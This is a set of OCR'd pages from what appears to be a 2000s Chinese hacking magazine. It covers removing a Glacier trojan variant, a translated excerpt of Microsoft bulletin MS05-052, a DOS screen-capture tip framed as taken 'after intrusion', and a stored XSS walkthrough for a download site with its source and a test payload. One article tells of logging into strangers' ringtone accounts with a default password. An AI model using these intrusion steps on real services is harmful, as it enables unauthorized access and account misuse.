


图3 禁止开机自启动服务端

跟着再打开反间谍专家来看看变种冰河的进程关闭了没有（如图4）。冰河的进程已经被结束了，我们接下来的工作就是要清除它。




图4 再次查看进程管理器

先到c:\windows\systems找到那个红色的图标（即冰河的主程序。如图5），立刻将它删除。



图5 删除冰河的主程序

冰河这木马也很可恶的，它把我们的系统的文件关联也修改了，只要我们运行 TXT 文件就会使冰河激活的，所以我们必须将我们的关联修复。反间谍专家对于这方面做得也很好，它对于恶意代码和文件关联的查杀能力很大。在这里就利用它来查杀这些恶意代码的。查杀结果如图 6 所示，只要选择修复就可以了。

重启后，再来看看进程，红色的图标没有了，启动项目也不显示了。再运行 TXT 文件时就没有冰河的踪影了。哈哈~~变种冰河就这么简单就被摆平了，不用杀毒软件照样也可以查杀病毒，希望大家多动动脑筋，遇到病毒千万不要紧张，只要自己肯动手动脑，一定可以解决的。

【冰河 2005 圣诞版在光盘中有收录】

编辑点评：冰河的开发者黄鑫早已经停止了对冰河（2.2）后续版本的开发，所以大家在网上看到的变种大多是爱好者修改特征码而来的。其删除的原理和冰河一样，网上有很多，本文主要是让大家看看是如何用各种常见的工具杀毒的。




图6 查找文件关联

在黑客学习的过程中，技术交流是必不可少的，尤其是需要阅读一些安全前沿的文章，像一些经典的外文网站、PHRACK 杂志、经典的编程网站 www.codeproject.com 等等。但对于初学者来说，语言上的障碍便成了拦路虎。现在小菜们不用发愁了，"夜航船"栏目将为渴望学习网络安全 E 文的朋友们制定完美学习方案。今天我们就来学习一下 雨薰@[T.I.T] 为我们带来的《MS05-052 安全公告节选》。希望大家了解微软安全公告的基本格式，积累常用的专业词汇，在以后的学习、交流中事半功倍。

MS05-052 安全公告节选

译者：雨薰@[T.I.T]

Microsoft Security Bulletin MS05-052

Cumulative Security Update for Internet Explorer (896688)

Published: October 11, 2005 | Updated: October 19, 2005

Version: 1.2

微软安全公告 MS05-052

Internet Explorer 的累积性安全更新 (896688)

发布日期：十月 11, 2005 | 更新：十月 19, 2005

版本：1.2

Summary

Who should read this document: Customers who use Microsoft Windows

Impact of Vulnerability: Remote Code Execution

Maximum Severity Rating: Critical

Recommendation: Customers should apply the update immediately.

摘要

本文的目标读者：使用 Microsoft Windows 的客户

漏洞的影响：远程代码执行

最大严重等级：严重

推荐建议：客户应立即应用此更新。

Security Update Replacement: This update replaces the update that is included with Microsoft Security Bulletin MS05-038. That update is also a cumulative update.

安全更新替代：此更新替代包含在微软安全公告 MS05-038 中的更新。该更新也是一个累积性更新。

Caveats: Microsoft Knowledge Base Article 896688 documents the currently known issues that customers may experience when they install this security update. The article also documents recommended solutions for these issues. For more information, see Microsoft Knowledge Base Article 896688.

注意事项：微软知识库基础文章 896688 文挡介绍了客户在安装这个安全更新时可能遇到的当前已知问题。本文还介绍了这些问题的建议解决办法。有关详细信息，参阅微软知识库基础文章 896688。

This update does include hotfixes that have been released since the release of MS04-004 or MS04-025, but they will only be installed on systems that need them. Customers who have received hotfixes from Microsoft or from their support providers since the release of MS04-004 or MS04-025 should review the "I have received a hotfix from Microsoft or my support provider since the release of MS04-004. Is that hotfix included in this security update?" question in the FAQ section of this bulletin to determine how you can make sure that the necessary hotfixes are installed. Microsoft Knowledge Base Article 896688 also documents this in more detail.

此更新包括自 MS04-004 或 MS04-025 发布后发布的修补程序，但是它们将只被安装在需要它们的系统上。已经从微软或者他们的产品支持商获得 MS04-004 和 MS04-025 发布之后的补丁的用户需要参阅有关"我已经从微软或其供应商获得了自 MS04-004 和 MS04-025 之后发布的补丁。那个补丁是否包括这个安全更新？"的提问，这个问题在公告的 FAQ 部分用于说明如何确定是否安装所需要的更新。Microsoft 知识库基础文章 896688 中还更详细的说明了这个问题。

关键单词

cumulative（累积的、累加的）	document（文档）
customer（客户）	impact（冲击）
vulnerability（易受伤）	execution（实行、执行）
critical（紧要关头的）	immediately（立刻、立即）
replace（替换）	currently（现在、当前）
known（已经知道的）	issue（争议、问题）
recommended（推荐、建议）	solution（解决、解决办法）
include（包含）	hotfix（修补程序、补丁）
release（发表、发布）	install（安装）
receive（接受、获得）	support（支持）
provider（供给者、供应商）	section（区段、部分）
determine（决定）	necessary（需要、必需）
detail（细节、详细）	document（说明、描述）

话费就是这样被扣的

八代贫农

一天晚上突然收到了一条这样的短信：“您好，你已经成功把彩铃：童话赠送给138********……”，内容记不太清，大体上就是这个意思吧！我很纳闷，我没见过这个号啊，为什么要给它赠彩铃呢！是不是骗我的（我的卡是动感地带的，昨天才开通了彩铃业务，是免费开通的，说是里面可以给我们提供几个免费的彩铃）。于是查了一下话费，116.82元！天呐！这是怎么回事啊！我好像没打这么多电话，一定是这个彩铃业务惹的祸！于是登录这个网站：“http://he.12530.com/user/logout.do”，在用户名中输入的我手机号：137********，密码输入：123456，点击“登录”（这是这个网站的默认的密码，只要你不更改密码就很容易被人利用，要不我今天就不写这篇文章了），如图1 所示。




图1　彩铃登录页面

进去后，你可以订购也可以赠送（见图2 中最后那个小图标），这里就不多说过程了，相信看这里的朋友IQ 都比我高！




图2　赠送彩铃

呵呵，那个花我话费的人不是还给他朋友赠送了几个啊！那他朋友就肯定开也开通了。

用默认密码登录，居然成功了，看来该我出口气了，用他朋友的号给自己发了3 个彩铃，算是给他一点教训吧！好了，我写这篇文章的目的并不是教大家如何盗用别人的手机话费。只是想给大家提个醒，连动感地带这样的服务都会出现这种漏洞，所以大家在使用手机业务的时候一定要小心，如果没有必要就不要开通这些业务，如果真的需要可以去一些比较好的彩信论坛对发。

入侵成功后——如何在DOS下抓图

小小

在入侵成功后我们经常会抓图“留念”，记下精彩的瞬间。要做到这一点，在图形界面下当然很简单，不但有Snagit、HyperSnap等强大抓图工具的帮助，就是通过键盘上的拷屏键“Print Screen”也能够完成大部分的抓图任务。但是，上述方法在黑黑的DOS 窗口下却都没了用武之地。要抓取DOS 画面，通常情况下只能在虚拟机软件的帮助下来完成。不过，虚拟机软件对于大多数用户来说还很陌生，为了抓几张图安装虚拟机软件也有点小题大作了。那么该怎样方便快捷地抓取DOS 画面呢？利用一款名为“PIXELPOP”的小工具，抓取DOS 画面就犹如探囊取物（软件下载地址：http://download.pchome.net/multimedia/capture/19769.html）。

第一步：在C 盘根目录新建一个名为“prnScr”的文件夹，将下载回来的PP压缩包中的“PP_AAP.EXE”和“PPGIFV.EXE”文件释放到该目录中。

第二步：打开记事本，录入以下内容：

```
Echo off
PP_AAP %1 %2 %3 %4 %5 %6
IF ErrorLevel 1 goto END
:GIF
PPGIFV
:END
```

录入完毕，经检查无误后，保存到“prnScr”的文件夹中，然后重命名为“PP.bat”。

第三步：当需要在DOS 抓图时，首先用“CD”命令进入到“prnScr”文件夹，然后键入“PP.bat”，回车后运行此批处理文件。这时程序会告诉你抓图热键是“Shift”+“print Screen”键（如图1）。接下来，按通常方法进行DOS 操作，直到出现欲抓取的DOS画面，按下“Shift”+“print Screen”键，就可以抓取当前DOS 画面，并以“SCREEN**.GIF”为名，保存在“prnScr”的文件夹中，其中“**”是顺序号。不信？让我们DIR 一下，刚才所抓取的画面全在这里（如图2）。

```
Video Graphics Array Adaptor Installed
Capturing CompuServe GIF files with Shift PrintScreen
First screen is C:\PRNSCR\SCREEN06.GIF

C:\PRNSCR>_
```

图1　提示抓图热键

```
C:\PRNSCR>dir

 Volume in drive C has no label
 Volume Serial Number is 6CD7-E8E3
 Directory of C:\PRNSCR

.            <DIR>              09-04-05  15:14
..           <DIR>              09-04-05  15:14
PP       BAT              83    04-03-04  20:29
PPGIFV   EXE          69,650    07-23-91  21:49
PP_AAP   EXE         177,738    07-23-91  20:49
SCREEN00 GIF           5,476    09-04-05  15:19
SCREEN01 GIF           5,476    09-04-05  15:20
SCREEN02 GIF           5,476    09-04-05  15:20
SCREEN03 GIF           5,476    09-04-05  15:20
SCREEN04 GIF           5,476    09-04-05  15:20
SCREEN05 GIF           5,476    09-04-05  15:20
         9 file(s)         280,327 bytes
         2 dir(s)    2,481,266,688 bytes free

C:\PRNSCR>_
```

图2　抓取画面的文件名

第四步：DOS 抓图任务结束后，进入Windows，用画图或Photoshop对抓取的DOS 画面进行进一步的处理即可。

【本文所涉及的软件PIXELPOP 在光盘中有收录】

最近一个人住，自己做饭，做久之后，有时随意炒的菜竟然也特别好吃，套用这么一句话，“文章本天成，妙手偶得之”。黑客入侵也一样，有时需要处心积虑，有时只需灵机一动。处心积虑上的灵光一现，其实也就是量的累积发展到质的突变了。本栏目的几篇文章，看来也符合这一规律。“万豪下载程序的纰漏”这篇文章初学web injection者可以当作一个asp注入的例程，进行量的积累；对163、sohu两大门户网站检测的两篇文章，我想会给痴迷于Hack的朋友极大的信心，只要更多地学习模仿，自己以后肯定也能做到；从入侵华厦黑客联盟到盗极品Q号、充分利用web日志分析sql脚本注入漏洞攻击等其它文章，都有独到之处，至于内容好坏则是智者见智，仁者见仁，请翻阅吧……

万豪下载程序的纰漏

寂寞的刺猬

一、跨站漏洞

该漏洞存在于“软件评论”版块，对应的ASP文件是：“Softessay.asp”，漏洞形成原因是在保存评论时对输入的字符过滤不严，其源代码如下：

```
if request("action")="savessay" then
………
rs.addnew
rs("SoftID")=request("id")
rs("UserName")=trim(request.form("UserName"))
rs("usermail")=trim(request.form("Email"))
rs("Grade")=trim(request.form("Grade"))
rs("content")=UBBCode(request.form("content"))
………
rs.update
rs.close
```

从源代码中可以看出，该文件只对“评论内容(content)”用UBBCode进行了过滤，而进行评论的“用户名”及“Email”这两个表单值都未过滤。不过，还要看一下在保存评论内容之前，源码还是否对这两项采取了一些措施。结果发现程序对“用户名”只是判断是否为空，而对“Email”则是判断输入的字符中是否包含“@”和“.”，如此一来，跨站漏洞便产生了。

下面我们在用户名提交的表单处写入跨站代码“<script>alert('hello')</script>”，在写入用户名时发现对其输入长度做了限制，那就采用本地提交的方式，把“软件评论”的源代码另存为HTM页到本地，搜索“form name="myform"”，然后修改其后的“action”值为“http://127.0.0.1/wh/softessay.asp?id=179”(其中的179是被评论软件的ID号，该ID在IE地址栏中显示)。再修改“用户名 (UserName)”中的“Maxlength”长度为“50”或更大值。运行修改后的HTM，在用户名、Email和评论内容中分别输入跨站测试代码：“<script>alert('hello')</script>”，如图1所示。

